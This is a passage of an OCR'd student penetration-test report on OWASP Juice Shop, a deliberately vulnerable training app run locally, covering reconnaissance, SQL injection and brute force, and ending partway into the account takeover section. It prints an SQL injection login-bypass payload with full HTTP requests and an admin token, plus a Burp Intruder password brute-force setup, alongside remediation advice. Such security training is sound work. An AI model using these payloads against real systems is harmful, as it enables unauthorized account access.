رواد مصر الرقمية

وزارة الاتصـــــالات
وتكنولوجيا المعلومات

رواد مصر الرقمية

OWASP Juice Shop-Report

Team-Members:


- Hatem Harby Mohamed (Leader)
- Mohamed Ahmed Othman Mahmoud
- Ammar Ahmed Mohammed Eid
- Abdul Rahman Nasr Rushdie
- Abdul Hamid Hani Mohamed
- Ahmed Ezzat

1. Executive Summary

This report presents the results of a penetration test performed on OWASP Juice Shop, a deliberately insecure web application used for security training.
The objective of the assessment was to evaluate the security posture of the application by identifying and exploiting common vulnerabilities that reflect real-world threats.

Several critical issues were discovered, including **SQL Injection**, **Broken Access Control**, **Cross-Site Scripting (XSS), Account takeover**, and **Security Misconfigurations**.
If exploited by an attacker, these vulnerabilities could lead to data leakage, unauthorized access, account takeover, and full compromise of the application.

Overall, the security posture of the application is considered **High Risk**.



← Back Learn > OWASP Juice Shop

OWASP Juice Shop

This room uses the Juice Shop vulnerable web application to learn how to identify and exploit common web application vulnerabilities.

120 min 191,526

Task 1 ✓ Open for business!

Task 2 ✓ Let's go on an adventure!

Task 3 ✓ Inject the juice

Task 4 ✓ Who broke my lock?!

Task 5 ✓ AH! Don't look!

Task 6 ✓ Who's flying this thing?

2. Scope of Work

Target: OWASP Juice Shop (Local deployment)
URL: http://localhost:3000
Testing Type: Black-box / Manual
Allowed Techniques: Web vulnerability scanning, manual exploitation, injection attacks, enumeration
Tools Used:

- Burp Suite Community
- Dirsearch
- Browser Developer Tools

3. Methodology

The testing methodology followed the guidelines of:

- OWASP Top 10
- Manual testing and fuzzing

The approach consisted of:

1. **Reconnaissance** – Gathering information about the application
2. **Enumeration** – Identifying input fields, parameters, and hidden functionalities
3. **Vulnerability Testing** – Manual and automated scanning
4. **Exploitation** – Validating vulnerabilities
5. **Reporting** – Documenting findings and recommendations


4. Findings Summary

Vulnerability	Risk Level	Status
SQL Injection	**High**	**Exploited**
Broken Authentication	**High**	**Exploited**
Broken Access Control	**High**	**Exploited**
Cross-Site Scripting (XSS)	**Medium**	**Exploited**
Sensitive Data Exposure	**Medium**	**Confirmed**
Logic Vulnerability	**High**	**Confirmed**
Cross-Site Request Forgery (CSRF)	**Medium**	**Exploited**

Gathering information about the application:

During the information gathering, a collection of emails belonging to users was gathered, including sensitive emails such as the admin's email:

- admin@juice-sh.op
- bender@juice-sh.op
- stan@juice-sh.op
- uvogin@juice-sh.op
- jim@juice-sh.op
- mc.safesearch@juice-sh.op
- accountant@juice-sh.op
- bjoern@owasp.org
- morty@juice-sh.op



Apple Juice (1000ml)

The all-time classic.

1.99¤


Reviews (1)

admin@juice-sh.op
One of my favorites!


Gathering information about the application:

Using **dirsearch**, a set of paths was discovered :


- /.well-known/security.txt
- /api-docs/
- /assets/
- /common.js
- /ftp



```
  from pkg_resources import DistributionNotFound, VersionConflict

                        v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/osman/reports/http_localhost_3000/_25-11-22_01-16-31.txt

Target: http://localhost:3000/

[01:16:31] Starting:
01:17:02] 200 -  475B  - /.well-known/security.txt
[01:19:03] 500 -    3KB - /api
[01:19:03] 500 -    3KB - /api-doc
01:19:03] 301 -  158B  - /api-docs  ->  /api-docs/
```



```
[01:19:05] 500 -    3KB - /api/v3
[01:19:05] 500 -    3KB - /api/v4
[01:19:05] 500 -    3KB - /api/version
[01:19:05] 500 -    3KB - /api/vendor/phpunit/phpunit/phpunit
[01:19:05] 500 -    3KB - /api/whoami
[01:19:05] 500 -    3KB - /apibuild.pyc
[01:19:05] 500 -    3KB - /apidoc
[01:19:05] 500 -    3KB - /apidocs
[01:19:05] 500 -    3KB - /apis
[01:19:05] 500 -    3KB - /apiserver-aggregator-ca.cert
[01:19:05] 500 -    3KB - /apiserver-aggregator.cert
[01:19:05] 500 -    3KB - /apiserver-aggregator.key
[01:19:05] 500 -    3KB - /apiserver-client.crt
[01:19:05] 500 -    3KB - /apiserver-key.pem
[01:19:13] 301 -  156B  - /assets  ->  /assets/
[01:20:13] 200 -    9KB - /common.js
```



~ / .well-known / csaf

Name	Size	Modified
..		
2017		PM 3:55:22 11/16/2025
2021		PM 3:55:22 11/16/2025
2024		PM 3:55:22 11/16/2025
changes.csv	191	PM 3:55:22 11/16/2025
index.txt	116	PM 3:55:22 11/16/2025
provider-metadata.json	1023	AM 1:22:13 11/22/2025

5. Detailed Findings:

5.1 SQL Injection:

Definition:


SQL Injection is a web vulnerability that allows an attacker to interfere with the queries an application makes to its database by injecting malicious SQL commands.

Risk Level: High
Affected URL: http://localhost:3000/login

Description:

The login functionality is vulnerable to SQL Injection due to improper input validation (email and password)

Proof of Concept (Payload): ' OR 1=1 --




http://localhost:3000/login#/login


Login

Email*: admin@juice-sh.op ' OR 1=1--

Password*: ●●●●●●●●●●●●●●●



http://localhost:3000/password.txt#/search



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 ×
Send
Cancel
Burp AI
Pretty Raw Hex
Pretty Raw Hex Render

Request

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 64
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/142.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/login
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss
Connection: keep-alive

{
  "email":"admin@juice-sh.op ' OR 1=1 --",
  "password":"123456789"
}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 811
ETag: W/"32b-NqZ7GzyCTwHmTvYWpqaWPUlPv40"
Vary: Accept-Encoding
Date: Sat, 22 Nov 2025 07:26:18 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC
    I6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMT
    kyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIj
    oiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2
    ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOn
    RydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTEtMjIgMDY6MjI6MTEuOTQ0ICswMDowMCIsInVwZGF0ZWRBdC
    I6IjIwMjUtMTEtMjIgMDY6NTk6MzEuNjc0ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MT
    c2Mzc5NjM3OH0.rqxmSpnw4R0De9sVFy9b5K7K_lUnyq1WjAxp0XXhiRyE9Bk6b70t5fnShQCpETXCXw
    SRPg4VVjKMkocEOjkWpnjvp2oseWSUrQKEahpn1RN_FOjQHGgmaAQ3STpMalqFiIFvY356FqgYNl5SpS
    e6VfzyE45tmKT6bxK5sruY8pE",
    "bid":1,
    "umail":"admin@juice-sh.op"
  }
}
```

Impact:

1-Possibility of extracting users' data

2-Can lead to full database compromise

Recommendation:

Use parameterized queries

Apply server-side input validation

Filter user input

5.2 Broken Authentication:

We were able to find a **Broken Authentication vulnerability** by :

- Brute Force Attack
- Account Takeover

Brute Force Attack:

Definition:

Brute Force is an attack technique where an attacker repeatedly tries different username and password combinations until the correct credentials are found, exploiting weak authentication controls.


Risk Level: High

Affected Page: /login

Description:

The login functionality is vulnerable to brute force attacks due to the absence of rate limiting, CAPTCHA, and account lockout mechanisms. An attacker can repeatedly attempt multiple username and password combinations without restriction, allowing unauthorized access through credential guessing.

Proof of Concept:


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 2 × +
Start attack
Positions Add § Clear § Auto §
Payloads
Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
Payloads
Resource pool
Settings

Sniper attack

Target: http://localhost:3000 ☑ Update Host header to match target


```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 47
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/login
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss
Connection: keep-alive

{"email":"admin@juice-sh.op","password":"§123456§"}
```

Payload position: All payload positions
Payload type: Simple list
Payload count: 1,048
Request count: 1,048

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
zapato
zirtaeb
zxccxz
zxcvb
zxcvbn
zxcvbnm
zxcxz
zxczxc
zzzzz
zzzzzz
```




2. Intruder attack of http://localhost:3000

Capture filter: Capturing all items


View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
116	admin123	200	10			1197	
0		401	27			413	
1	0	401	6			413	
2	00000	401	5			413	
3	000000	401	3			413	
4	0000000	401	12			413	
5	00000000	401	9			413	
6	0987654321	401	8			413	


http://localhost:3000/login#/login
90%
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
OWASP Juice Shop
Account
EN
Login
Forgot your password?
Log in
Remember me

Email*: admin@juice-sh.op

Password*: admin123



Impact:

- Unauthorized access to user accounts
- Potential full account takeover
- Exposure of sensitive user information
- Ability for attackers to escalate privileges if high-value accounts (e.g., admin) are compromised
- Increased risk of automated credential stuffing attacks
- Compromise of the entire system if administrative credentials are guessed

---

Recommendation:

- Implement rate limiting (e.g., block or delay after multiple failed attempts)
- Add account lockout after repeated failed login attempts
- Enable Multi-Factor Authentication (MFA)
- Use CAPTCHA to prevent automated attacks
- Enforce strong password policies
- Monitor and alert on suspicious login attempts
- Limit login attempts per IP and per username

Account Takeover:

Definition:

Account Takeover (ATO) is a security breach where an attacker gains unauthorized access to a user's account by exploiting weaknesses in authentication or access control mechanisms.

